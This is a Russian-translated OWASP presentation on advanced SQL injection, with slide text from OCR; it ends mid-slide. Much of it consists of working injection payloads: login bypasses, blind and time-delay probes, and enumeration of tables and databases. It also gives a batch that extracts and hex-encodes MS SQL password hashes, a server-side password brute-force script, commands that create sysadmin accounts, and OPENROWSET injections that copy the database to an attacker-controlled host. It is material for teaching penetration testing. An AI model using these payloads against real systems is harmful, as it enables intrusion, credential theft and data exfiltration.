Advanced SQL Injection

Victor Chapela
Sm4rt Security Services
victor@sm4rt.com

OWASP
4/11/2005

The OWASP Foundation
http://www.owasp.org

Что такое SQL?

- SQL является стандартом Structured Query Language
- Предоставляет доступ к БД
- ANSI and ISO standard computer language
  - The most current standard is SQL99
- SQL может:
  - Выполнять запросы к БД
  - Получать данные из БД
  - Вставлять новые записи в БД
  - Удалять записи из БД
  - Изменять записи в БД

SQL **является стандартом - но**…

- Существуют **различные версии** языка SQL
- Они поддерживают одни и те же **ключевые слова** одинаковым способом (такие как SELECT, UPDATE, DELETE, INSERT, WHERE, и т.п.).
- Большинство SQL БД также имеет свои **собственные расширения** в дополнение к стандарту SQL!

SQL Database Tables

- Реляционная БД состоит из одной или нескольких таблиц, идентифицируемых по имени
- Таблицы содержат записи (строки) с данными
- Например, следующая таблица называется "users" и содержит данные в строках и столбцах:

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson

SQL Queries

- С использованием SQL, мы можем сделать запрос к БД и получить множество результатов
- Используя предыдущую таблицу, запрос может быть таким:

```
SELECT LastName
   FROM users
   WHERE UserID = 1;
```

- Полученное множество результатов:

```
LastName
-------------
Smith
```

SQL Data Manipulation Language (DML)

- SQL включает синтаксис для изменения, вставки и удаления записей:
  - SELECT - extracts data
  - UPDATE - updates data
  - INSERT INTO - inserts new data
  - DELETE - deletes data

SQL Data Definition Language (DDL)

- The Data Definition Language (DDL) как часть SQL позволяет:
  - Создавать или удалять таблицы БД
  - Определять индексы (keys)
  - Указывать связи между таблицами
  - Указывать ограничения между таблицами БД
- Наиболее часто используемые утверждения DDL в SQL :
  - CREATE TABLE - creates a new database table
  - ALTER TABLE - alters (changes) a database table
  - DROP TABLE - deletes a database table

Metadata

- Almost all SQL databases are based on the RDBM (Relational Database Model)
- Важный факт для SQL Injection
  - Amongst Codd's 12 rules for a Truly Relational Database System:
    4. Metadata (data about the database) должны храниться в БД как и сами данные
  - Следовательно, структуру БД можно также прочитать и изменить с помощью SQL-запросов

Что такое SQL Injection?

Возможность вставить SQL-команды в СУБД с использованием существующего приложения

На сколько частая уязвимость?

- На сегодняшний день это наиболее часто используемая уязвимость веб-сайтов!
- Это канал утечки, возникающий при разработки веб-приложения, а не проблема СУБД или веб-сервера
  - Большинство программистов не знают об этой проблеме
  - Большое количество шаблонов в руководствах и демо-версиях уязвимо
  - Более того, большое количество решений, предлагаемых в интернете, не достаточно хороши
- In our pen tests over 60% of our clients turn out to be vulnerable to SQL Injection

Уязвимые приложения

- Практически все SQL БД и языки программирования потенциально уязвимы
  - MS SQL Server, Oracle, MySQL, Postgres, DB2, MS Access, Sybase, Informix, etc
- Доступ через приложения, разработанные с использованием:
  - Perl and CGI scripts that access databases
  - ASP, JSP, PHP
  - XML, XSL and XSQL
  - Javascript
  - VB, MFC, and other ODBC-based tools and APIs
  - DB specific Web-based applications and API's
  - Reports and DB Applications
  - 3 and 4GL-based languages (C, OCI, Pro*C, and COBOL)
  - many more

Как работает SQL Injection?

Типичный уязвимый запрос на вход

```
SELECT * FROM users
WHERE login = 'victor'
AND password = '123'
```

(If it returns something then login!)

ASP / MS SQL Server login syntax

```
var sql = "SELECT * FROM users
WHERE login = '" + formusr +
"' AND password = '" + formpwd + "'";
```

Injecting **с использованием** Strings

formusr = ' or 1=1 – –

formpwd = anything

Окончательный запрос выглядит подобно этому:

```
SELECT * FROM users
WHERE username = ' ' or 1=1
– – AND password = 'anything'
```

Сила '

- Она закрывает строку параметров
- Всё, что после, считается частью SQL-команды
- Ошибочно предлагается следующее:
  - Escape it! : replace ' with ' '
- String fields are very common but there are other types of fields:
  - Numeric
  - Dates

If it were numeric?

```
SELECT * FROM clients
WHERE account = 12345678
AND pin = 1111
```

PHP/MySQL login syntax

```
$sql = "SELECT * FROM clients WHERE " .
"account = $formacct  AND " .
"pin = $formpin";
```

Injecting **с использованием числовых полей**

$formacct = 1 or 1=1 #

$formpin = 1111

Окончательный запрос выглядит подобно этому:

```
SELECT * FROM clients
WHERE account = 1 or 1=1
# AND pin = 1111
```

Символы для SQL Injection


- ' or " character String Indicators
- -- or # single-line comment
- /*...*/ multiple-line comment
- + addition, concatenate (or space in url)
- || (double pipe) concatenate
- % wildcard attribute indicator
- ?Param1=foo&Param2=bar URL Parameters
- PRINT useful as non transactional command
- @*variable* local variable
- @@*variable* global variable
- waitfor delay '0:0:10' time delay

Методология


OWASP

The OWASP Foundation
http://www.owasp.org

Методология тестирования SQL Injection




1) **Проверка входных данных**



Обнаружение уязвимостей

- Уязвимости могут быть везде, следует проверять все входные данные:
  - Поля веб-форм
  - Параметры скриптов в строках URL-запросов
  - Хранимые значения в cookies или скрытых полях
- By "fuzzing" we insert into every one:
  - Character sequence: ' ") # || + >
  - SQL reserved words with white space delimiters
    - %09select (tab%09, carriage return%13, linefeed%10 and space%32 with and, or, update, insert, exec, etc)
  - Delay query ' waitfor delay '0:0:10'--

2) **Сбор информации об используемом приложении**



2) **Сбор информации**

- Пытаемся выяснить следующее:
  a) Механизм вывода
  b) Понимание запроса
  c) Определение типа БД
  d) Определение уровня привилегий пользователя
  e) Определение способов взаимодействия с ОС

a) **Определение механизмов вывода**

1. Используя наборы результатов значений в веб-приложении
2. Сообщения с ошибкой
   - SQL –запросы со сбоем, которые создают специфические типы сообщений об ошибках, содержащих переменные
3. Blind SQL Injection
   - Использовать задержку во времени или сигнатуры ошибок для извлечения информации
   - Такие Blind Injection являются **более медленными и более сложными**
4. Другие механизмы
   - e-mail, SMB, FTP, TFTP

Извлечение информации из сообщений об ошибках

- Группирование ошибок
  - ' group by *columnnames* having 1=1 - -
- Ошибка типа
  - ' union select *1,1,'text',1,1,1* - -
  - ' union select *1,1, bigint,1,1,1* - -
    - Where *'text'* or *bigint* are being united into an *int* column
  - В БД, которые позволяют подзапросы, лучше использовать:
    - ' and 1 in (select *'text'*) - -
  - В некоторых случаях может понадобиться выполнить CAST или CONVERT наших данных для генерации сообщений об ошибках

Blind Injection

- Можно использовать различные известные выходные значения
  - ' and *condition* and '1'='1
- Или можно использовать утверждение if
  - '; if *condition* waitfor delay '0:0:5' --
  - '; union select if(*condition* , benchmark (100000, sha1('test')), 'false'),1,1,1,1;
- Дополнительно можно выполнить все типы запросов, но без отладочной информации!
- We get yes/no responses only
  - We can extract ASCII a bit at a time...
  - Very noisy and time consuming but possible with automated tools like SQueaL

b) **Понимание запроса**

- Запрос может быть:
  - SELECT
  - UPDATE
  - EXEC
  - INSERT
  - Или что-то более сложное
- Контекстная помощь
  - Что форма или страница пытается сделать с входными данными?
  - Какие имена полей, cookie или параметров?

SELECT Statement

- Most injections will land in the middle of a SELECT statement
- In a SELECT clause we almost always end up in the WHERE section:
  - SELECT *
    - FROM *table*
    - WHERE x = *'normalinput' group by x having 1=1 --*
    - GROUP BY x
    - HAVING x = y
    - ORDER BY x

UPDATE statement

- Изменение пароля происходит следующим образом
  - UPDATE users

    SET password = *'new password'*

    WHERE login = *logged.user*
    AND password = *'old password'*
  - Если вставить в новый пароль and комментарий до конца, можно изменить все пароли в таблице!

Определение структуры запроса SELECT

1. Попытаться повторить ошибку, изменяя что-то
   - Could be as simple as `' and '1' = '1`
   - Or `' and '1' = '2`
2. Создание специфических ошибок
   - Определение имен таблиц и столбцов
     `' group by` *columnnames* `having 1=1 --`
   - Нужна ли скобка? Является ли это подзапросом?

Перед нами хранимая процедура?

- Можно использовать различные injections для определения того, что можно, а что нельзя сделать
  - ,@variable
  - ?Param1=foo&Param2=bar
  - PRINT
  - PRINT @@variable

Запутанные запросы

- When we are in a part of a subquery or begin - end statement
  - We will need to use скобки to get out
  - Some functionality is not available in subqueries (for example group by, having and further subqueries)
  - In some occasions we will need to add an END
- When several queries use the input
  - We may end up creating different errors in different queries, it gets confusing!
- An error generated in the query we are interrupting may stop execution of our batch queries
- Some queries are simply not escapable!

c) **Определение типа СУБД**

- В большинстве сообщений об ошибках сообщается о СУБД, с которой имеем дело
  - ODBC errors will display database type as part of the driver information
- If we have no ODBC error messages:
  - We make an educated guess based on the Operating System and Web Server
  - Or we use DB-specific characters, commands or stored procedures that will generate different error messages

Некоторые различия

	MS SQL T-SQL	MySQL	Access	Oracle PL/SQL	DB2	Postgres PL/pgSQL
Concatenate Strings	' '+' '	concat (" ", " ")	" "&" "	' '||' '	" "+" "	' '||' '
Null replace	Isnull()	Ifnull()	Iff(Isnull())	Ifnull()	Ifnull()	COALESCE()
Position	CHARINDEX	LOCATE()	InStr()	InStr()	InStr()	TEXTPOS()
Op Sys interaction	xp_cmdshell	select into outfile / dumpfile	#date#	utf_file	import from export to	Call
Cast	Yes	No	No	No	Yes	Yes

Дальнейшие различия…

	MS SQL	MySQL	Access	Oracle	DB2	Postgres
UNION	Y	Y	Y	Y	Y	Y
Subselects	Y	N 4.0 Y 4.1	N	Y	Y	Y
Batch Queries	Y	N*	N	N	N	Y
Default stored procedures	Many	N	N	Many	N	N
Linking DBs	Y	Y	N	Y	Y	N


d) **Определение уровня привилегий пользователя**

- Существует несколько встроенных в SQL99 скалярных функций, которые есть в большинстве реализаций SQL :
  - *user* or *current_user*
  - *session_user*
  - *system_user*
- ' and 1 in (select *user*) --
- '; if *user* ='dbo' waitfor delay '*0:0:5* '--
- ' union select if(user() like 'root@%', benchmark(50000,sha1('test')), 'false');

Администраторы БД

- Аккаунты администратора по умолчанию следующие:
  - sa, system, sys, dba, admin, root and many others
- В MS SQL они могут отображаться в dbo:
  - The dbo is a user that has implied permissions to perform all activities in the database.
  - Any member of the sysadmin fixed server role who uses a database is mapped to the special user inside each database called dbo.
  - Also, any object created by any member of the sysadmin fixed server role belongs to dbo automatically.

3) **Атаки** 1=1


1) Input Validation
2) Info. Gathering
3) 1=1 Attacks
4) Extracting Data
5) OS Interaction
6) OS Cmd Prompt
7) Expand Influence

Определение структуры БД

- Определение имен таблиц и столбцов
  ' `group by` *columnnames* `having 1=1 --`
- Нахождение типов имен столбцов

  ' `union select sum(`*columnname*`) from` *tablename* `--`
- Перечисление пользователей, определенных в таблицах

  ' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') --

Перечисление столбцов таблиц в различных БД

- MS SQL
  - SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = *'tablename* ')
  - sp_columns *tablename* (this stored procedure can be used instead)
- MySQL
  - show columns from *tablename*
- Oracle
  - SELECT * FROM all_tab_columns WHERE table_name='*tablename* '
- DB2
  - SELECT * FROM syscat.columns WHERE tabname= '*tablename* '
- Postgres
  - SELECT attnum,attname from pg_class, pg_attribute WHERE relname= '*tablename* ' AND pg_class.oid=attrelid AND attnum > 0

Все таблицы и столбцы в одном запросе

- ' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' + systypes.name, 1, 1, '1', 1, 1, 1, 1, 1 from sysobjects, syscolumns, systypes where sysobjects.xtype = 'U' AND sysobjects.id = syscolumns.id AND syscolumns.xtype = systypes.xtype --


Получение списка баз данных

- In MS SQL Server, the databases can be queried with master..sysdatabases
  - Different databases in Server
    - ' and 1 in (select min(*name*) from *master.dbo.sysdatabases* where *name* >'.') --
  - File location of databases
    - ' and 1 in (select min(*filename*) from *master.dbo.sysdatabases* where *filename* >'.') --

System Tables

- Oracle
  - SYS.USER_OBJECTS
  - SYS.TAB
  - SYS.USER_TEBLES
  - SYS.USER_VIEWS
  - SYS.ALL_TABLES
  - SYS.USER_TAB_COLUMNS
  - SYS.USER_CATALOG
- MySQL
  - mysql.user
  - mysql.host
  - mysql.db
- MS Access
  - MsysACEs
  - MsysObjects
  - MsysQueries
  - MsysRelationships
- MS SQL Server
  - sysobjects
  - syscolumns
  - systypes
  - sysdatabases

4) **Извлечение данных**



Перехват паролей

- Grabbing username and passwords from a User Defined table
  - '; begin declare @var varchar(8000)
    set @var=':' select @var=@var+'
    '+login+'/'+password+' '
    from users where login>@var
    select @var as var into temp end --
  - ' and 1 in (select var from temp) --
  - ' ; drop table temp --

Создание аккаунтов БД

MS SQL

- exec sp_addlogin 'victor', 'Pass123'
- exec sp_addsrvrolemember 'victor', 'sysadmin'

MySQL

- INSERT INTO mysql.user (user, host, password) VALUES ('victor', 'localhost', PASSWORD('Pass123'))

Access

- CREATE USER victor IDENTIFIED BY 'Pass123'

Postgres (requires UNIX account)

- CREATE USER victor WITH PASSWORD 'Pass123'

Oracle

- CREATE USER victor IDENTIFIED BY Pass123
  TEMPORARY TABLESPACE temp
  DEFAULT TABLESPACE users;
- GRANT CONNECT TO victor;
- GRANT RESOURCE TO victor;

Перехват MS SQL Server Hashes

- An easy query:
  - SELECT name, password FROM sysxlogins
- But, hashes are varbinary
  - To display them correctly through an error message we need to Hex them
  - And then concatenate all
  - We can only fit 70 name/password pairs in a varchar
  - We can only see 1 complete pair at a time
- Password field requires dbo access
  - With lower privileges we can still recover user names and brute force the password

Что делать?

- Хэши извлекаются с использованием
  - SELECT password FROM master..sysxlogins
- We then hex each hash

```
begin @charvalue='0x', @i=1, @length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF'
while (@i<=@length) BEGIN
    declare @tempint int, @firstint int, @secondint int
    select @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))
    select @firstint=FLOOR(@tempint/16)
    select @secondint=@tempint - (@firstint*16)
    select @charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) +
    SUBSTRING (@hexstring, @secondint+1, 1)
select @i=@i+1  END
```

- And then we just cycle through all passwords

Extracting SQL Hashes

- It is a long statement

'; begin declare @var varchar(8000), @xdate1 datetime, @binvalue varbinary(255), @charvalue varchar(255), @i int, @length int, @hexstring char(16) set @var=':' select @xdate1=(select min(xdate1) from master.dbo.sysxlogins where password is not null) begin while @xdate1 <= (select max(xdate1) from master.dbo.sysxlogins where password is not null) begin select @binvalue=(select password from master.dbo.sysxlogins where xdate1=@xdate1), @charvalue = '0x', @i=1, @length=datalength(@binvalue), @hexstring = '0123456789ABCDEF' while (@i<=@length) begin declare @tempint int, @firstint int, @secondint int select @tempint=CONVERT(int, SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16) select @secondint=@tempint - (@firstint*16) select @charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1, 1) select @i=@i+1 end select @var=@var+' | '+name+'/'+@charvalue from master.dbo.sysxlogins where xdate1=@xdate1 select @xdate1 = (select isnull(min(xdate1),getdate()) from master..sysxlogins where xdate1>@xdate1 and password is not null) end select @var as x into temp end end --

Извлечение хэшей с помощью сообщений об ошибках

- ' and 1 in (select x from temp) --
- ' and 1 in (select substring (x, 256, 256) from temp) --
- ' and 1 in (select substring (x, 512, 256) from temp) --
- etc...
- ' drop table temp --

Brute forcing Passwords

- Passwords can be brute forced by using the attacked server to do the processing
- SQL Crack Script
  - create table tempdb..passwords(pwd varchar(255))
  - bulk insert tempdb..passwords from 'c:\temp\passwords.txt'
  - select name, pwd from tempdb..passwords inner join sysxlogins on (pwdcompare(pwd, sysxlogins.password, 0) = 1) union select name, name from sysxlogins where (pwdcompare(name, sysxlogins.password, 0) = 1) union select sysxlogins.name, null from sysxlogins join syslogins on sysxlogins.sid=syslogins.sid where sysxlogins.password is null and syslogins.isntgroup=0 and syslogins.isntuser=0
  - drop table tempdb..passwords

Пересылка структуры и данных БД

- После того, как сетевое соединение протестировано
- SQL Server может установить обратное соединение с БД атакующего, используя OPENROWSET
- Структура БД реплицируется
- Данные передаются
- Это всё можно выполнить, соединяясь с удаленным портом 80!


Создание идентичной структуры БД

```
'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select *
    from mydatabase..hacked_sysdatabases')
    select * from master.dbo.sysdatabases --
'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select *
    from mydatabase..hacked_sysdatabases')
    select * from user_database.dbo.sysobjects --
'; insert into
    OPENROWSET('SQLoledb',
